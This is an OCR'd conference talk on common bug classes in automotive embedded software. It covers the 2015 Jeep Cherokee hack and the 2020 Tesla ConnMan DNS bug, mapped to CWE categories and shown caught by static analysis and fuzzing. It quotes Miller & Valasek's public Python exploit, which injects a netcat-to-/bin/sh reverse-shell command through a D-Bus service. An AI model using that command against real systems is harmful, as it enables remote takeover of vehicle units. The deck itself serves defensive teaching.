Historical Vulnerabilities In The Automotive Space:

Common Classes Of Bugs Present In Embedded Software

Dr. Andreas Weichslgartner

Dr. Andreas Weichslgartner


- Senior Security Engineer
- C++ Dev (Dog Feeder), CI/CD Tester, Fuzzer, ML
- Dipl.-Ing. in ICT (2010), Dr.-Ing. in CS (2017), AEV/AUDI AG 2017, CARIAD SE since 2020


Disclaimer

- All presented vulnerabilities are publicly known and fixed
- Vulnerabilities are chosen for educational purpose
- No key fob/range extender vulnerabilities
- Not about blaming, but learning and preventing

Those Who Do Not Learn History Are Doomed To Repeat It.

George Santayana





...Inspired by the character, image captions generally present various types of predicaments and then lecture on what could've been done differently to avoid the situation altogether (See Also: Captain Obvious).

Captain Hindsight | Know Your Meme

CWE Top 25

Number	CWE	Description	Score	Memory Safety
1	CWE-787	Out-of-bounds Write	65.93	x
3	CWE-125	Out-of-bounds Read	24.9	x
4	CWE-20	Improper Input Validation	20.47	
5	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	
7	CWE-416	Use After Free	16.83	x
14	CWE-287	Improper Authentication	6.58	
17	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	5.84	x

CWE - 2021 CWE Top 25 Most Dangerous Software Weaknesses (mitre.org)

Jeep Hack 2015 (Miller & Valasek)

The mother of all car hacks

- 2014 Jeep Cherokee
- Remote attack over mobile network/Wi-Fi
- Entry ECU: Infotainment
- Recall 1,4 M cars
- Stock went down

Source: Report | Video

Jeep Hack 2015 (Miller & Valasek)

We wish that the exploit could have been more spectacular…The follow 4 lines of Python opens a remote root shell on an unmodified head unit


```
import dbus

bus_obj = dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object = bus_obj.get_object('com.harman.service.NavTrailService',
                                  '/com/ha rman/service/NavTrailService')
playerengine_iface = dbus.Interface(proxy_object,
                                    dbus_interface='com.harman.Ser viceIpc')
print playerengine_iface.Invoke('execute', '{"cmd":"netcat -l -p 6666 \
                                 | /bin/sh | netcat 192.168.5.109 6666"}')
```

Jeep Hack 2015 (Miller & Valasek)

- CWE-20 (Rank 4) Improper Input Validation
- CWE-78 (Rank 5): Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- CWE-287 (Rank 14) Improper Authentication
- CWE-1274 Improper Access Control for Volatile Memory Containing Boot Code
- Open Debug Ports

Jeep Hack 2015 (Miller & Valasek)

Static Analysis (Clang-Tidy)



https://godbolt.org/z/Ma8r8jsxb

Jeep Hack 2015 (Miller & Valasek)

Static Analysis (Clang Static Analyzer)

```
~/r/fuzzcon  scan-build-15 -enable-checker alpha.security clang jeep.c                (base)
scan-build: Using '/usr/lib/llvm-15/bin/clang' for static analysis
jeep.c:7:15: warning: Untrusted data is passed to a system call (CERT/STR02-C. Sanitize data passed
to complex subsystems) [alpha.security.taint.TaintPropagation]
    int res = system(prog);
              ^~~~~~~~~~~~
1 warning generated.
scan-build: Analysis run complete.
scan-build: 1 bug found.
scan-build: Run 'scan-view /tmp/scan-build-2022-11-08-093537-70363-1' to examine bug reports.
```

Annotated Source Code

Press '?' to see keyboard shortcuts

Show analyzer invocation

☑ Show only relevant lines ☑ Show control flow arrows

```
6  void execute(const char* prog){
7      int res = system(prog);
```

3 ← Untrusted data is passed to a system call (CERT/STR02-C. Sanitize data passed to complex subsystems)

```
13 int main(){
14     char s[10];
15     fscanf(stdin, "%s", s); // 's' marked as tainted
```

1 Taint originated here →

```
16     execute(s);
```

2 ← Calling 'execute' →

Jeep Hack 2015 (Miller & Valasek)

Static Analysis (CodeQL)

Uncontrolled data used in OS command

Dismiss alert | Create issue

Open in `master` 13 hours ago

`src/taint.c:11`

```
 8    // a command line.
 9    char command1[1000] = {0};
10    sprintf(command1, "finger %s", userName);
11    system(command1);
```

This argument to an OS command is derived from user input (a command-line argument), dangerously concatenated into sprintf output argument, and then passed to system(__command).

CodeQL Show paths

```
12  }
```

Tool	Rule ID	Query
CodeQL	cpp/command-line-injection	View source

The code passes user input as part of a call to `system` or `popen` without escaping special elements. It generates a command line using `sprintf`, with the user-supplied data directly passed as a formatting argument. This leaves the code vulnerable to attack by command injection.

Severity

Critical

Affected branches

master

Tags

security

Weaknesses

CWE-78

CWE-88

Source: Github

Jeep Hack 2015 (Miller & Valasek)

Dynamic Analysis (Fuzzing/Jazzer)

```
✘ ~/r/f/java ./jazzer --custom_hooks=com.code_intelligence.jazzer.sanitizers.OsCommandInjection
 --cp=. --target_class=JeepFuzzer 1> /dev/null
INFO: libFuzzer ignores flags that start with '--'
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 4034910602
INFO: Loaded 1 modules   (512 inline 8-bit counters): 512 [0x25c1380, 0x25c1580),
INFO: Loaded 1 PC tables (512 PCs): 512 [0x259b920,0x259d920),
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
INFO: A corpus is not provided, starting from an empty corpus
#2      INITED cov: 7 ft: 7 corp: 1/1b exec/s: 0 rss: 621Mb

== Java Exception: com.code_intelligence.jazzer.api.FuzzerSecurityIssueCritical: OS Command Injectio
n
Executing OS commands with attacker-controlled data can lead to remote code execution.
        at com.code_intelligence.jazzer.sanitizers.OsCommandInjection.processImplStartHook(OsCommand
Injection.kt:51)
        at java.base/java.lang.ProcessBuilder.start(ProcessBuilder.java:1107)
        at java.base/java.lang.ProcessBuilder.start(ProcessBuilder.java:1071)
        at JeepFuzzer.execute_prog(JeepFuzzer.java:17)
        at JeepFuzzer.fuzzerTestOneInput(JeepFuzzer.java:35)
== libFuzzer crashing input ==
MS: 5 ChangeBit-CopyPart-ChangeBit-CopyPart-CMP- DE: "jazze"-; base unit: adc83b19e793491b1c6ea0fd8b
46cd9f32e592fc
0x6a,0x61,0x7a,0x7a,0x65,0x8e,
jazze\216
artifact_prefix='./'; Test unit written to ./crash-754fb44789ed9bf45ecf82b7ad03fdb4966111c3
Base64: amF6emWO
```

Jeep Hack 2015 (Miller & Valasek)

Dynamic Analysis (Fuzzing/Libfuzzer/CiFuzz)

```
const char *FUZZE = "fuzze";

typedef int (*real_system_type)(const char *command);

Fuzz this function
int system(const char *command)
{
    if (strncmp(command, FUZZE, strlen(FUZZE)) == 0)
    {
        assert(false && "OS Injection detected");
    }
    real_system_type real_system = dlsym(RTLD_NEXT, "system");
    return real_system(command);
}
```


```
~/r/f/os_inject_cpp  master ±  cifuzz run jeepfuzz
-- Configuring done
-- Generating done
-- Build files have been written to: /home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzze
[ 28%] Built target jeep_lib
[ 57%] Built target mockup
[100%] Built target jeepfuzz
Running jeepfuzz
Storing generated corpus in .cifuzz-corpus/jeepfuzz
Initializing fuzzer with 1 seed inputs
Successfully initialized fuzzer with seed inputs

Use 'cifuzz finding <finding name>' for details on a finding.

💥 [proud_blowfish] deadly in abort (abort.c:79:7)

Note: The crashing input has been copied to the seed corpus at:

    jeepfuzz_inputs/proud_blowfish

It will now be used as a seed input for all runs of the fuzz test,
```

Jeep Hack 2015 (Miller & Valasek)

Dynamic Analysis (Fuzzing/Libfuzzer/CiFuzz)

```
New seeds:      0 (total: 1)
~/r/f/os_inject_cpp  master ±  cifuzz finding proud_blowfish
[proud_blowfish] deadly in abort (abort.c:79:7)
Date: 2022-11-16 14:42:19.62818033 +0100 CET

==1== ERROR: libFuzzer: deadly signal
    #0 0x528d21 in __sanitizer_print_stack_trace (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/address+undefined/jeepfuzz+0x528d21)
    #1 0x472188 in fuzzer::PrintStackTrace() (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/address+undefined/jeepfuzz+0x472188)
    #2 0x4581c3 in fuzzer::Fuzzer::CrashCallback() (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/address+undefined/jeepfuzz+0x4581c3)
    #3 0x7fae105bf41f  (/lib/x86_64-linux-gnu/libpthread.so.0+0x1441f)
    #4 0x7fae103d500a in __libc_signal_restore_set ../sysdeps/unix/sysv/linux/internal-signals.h:86:3
    #5 0x7fae103d500a in raise ../sysdeps/unix/sysv/linux/raise.c:48:3
    #6 0x7fae103b4858 in abort abort.c:79:7
    #7 0x7fae103b4728 in __assert_fail_base assert.c:92:3
    #8 0x7fae103c5fd5 in __assert_fail assert.c:101:3
    #9 0x7fae10724335 in system /home/andreas/repos/fuzzcon/os_inject_cpp/mock_up_lib.c:32:3
    #10 0x55275e in LLVMFuzzerTestOneInputNoReturn(unsigned char const*, unsigned long) /home/andreas/repos/fuzzcon/os_inject_cpp/jeep_fuzz.cc:16:3
    #11 0x552628 in LLVMFuzzerTestOneInput /home/andreas/repos/fuzzcon/os_inject_cpp/jeep_fuzz.cc:13:1
    #12 0x459721 in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/add
    #13 0x458e65 in fuzzer::Fuzzer::RunOne(unsigned char const*, unsigned long, bool, fuzzer::InputInfo*, bool*) (/home/andreas/repos/fuzzcon/os_inject_cpp/.ci
    #14 0x45ae07 in fuzzer::Fuzzer::ReadAndExecuteSeedCorpora(std::__Fuzzer::vector<fuzzer::SizedFile, fuzzer::fuzzer_allocator<fuzzer::SizedFile> >&) (/home/a
address+undefined/jeepfuzz+0x45ae07)
    #15 0x45b009 in fuzzer::Fuzzer::Loop(std::__Fuzzer::vector<fuzzer::SizedFile, fuzzer::fuzzer_allocator<fuzzer::SizedFile> >&) (/home/andreas/repos/fuzzcon/
pfuzz+0x45b009)
    #16 0x44ad15 in fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char const*, unsigned long)) (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/
    #17 0x472962 in main (/home/andreas/repos/fuzzcon/os_inject_cpp/.cifuzz-build/libfuzzer/address+undefined/jeepfuzz+0x472962)
```

Tesla 2020 (Comsecuris)



Source: Vimeo

Tesla 2020 (Comsecuris)

- 2020 Tesla Model 3
- Remote attack over Wi-Fi (from a drone)
- Entry ECU: Infotainment
- Vulnerability in network manager (ConnMan)
- Control of doors, lights etc.

Source: Report | Video

Tesla 2020 (Comsecuris)

- ConnMan DNS (1.37): networkmanager handles DNS, DHCP etc.
- *Pure C, memcpy all around, „looks crapy“*
- AFL & ASAN (*crash in no time*)

```
Reading symbols from src/connmand...done.
Starting program: ./src/connmand < out/crashes/id:000003,sig:06,src:006692,op:havoc,rep:8
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
=================================================================
==28665==ERROR: AddressSanitizer: negative-size-param: (size=-1)
    #0 0xf720f9b3  (/usr/lib32/libasan.so.4+0x779b3)
    #1 0x56936544 in uncompress src/dnsproxy.c:1841
    #2 0x5694ba34 in forward_dns_reply src/dnsproxy.c:2086
    #3 0x5694ba34 in fuzz src/dnsproxy.c:2200
```

Tesla 2020 (Comsecuris)

StackOverflow/Partial Write (CVE-2021-26675 / CWE-787)

